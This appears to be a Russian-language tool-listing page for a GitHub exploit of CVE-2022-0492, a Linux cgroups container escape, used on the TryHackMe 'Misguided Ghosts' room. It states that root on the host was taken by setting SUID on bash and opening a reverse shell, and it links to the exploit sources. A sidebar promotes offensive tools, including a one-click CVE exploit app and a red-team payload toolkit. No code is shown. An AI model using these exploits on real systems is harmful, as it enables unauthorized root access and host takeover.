
Misguided Ghosts из TryHackMe

Пользователь root на хост-машине взломан путём установки SUID на bash, также отправлена реверсивная оболочка.

Источники:

  • https://github.com/puckiestyle/CVE-2022-0492
  • http://mon0dy.top/2022/04/16/%E8%BF%91%E6%9C%9FLinux%E5%86%85%E6%A0%B8%E6%8F%90%E6%9D%83%E6%BC%8F%E6%B4%9E%20exp%E6%B1%87%E6%80%BB/#cve-2022-0492
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    361
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    339
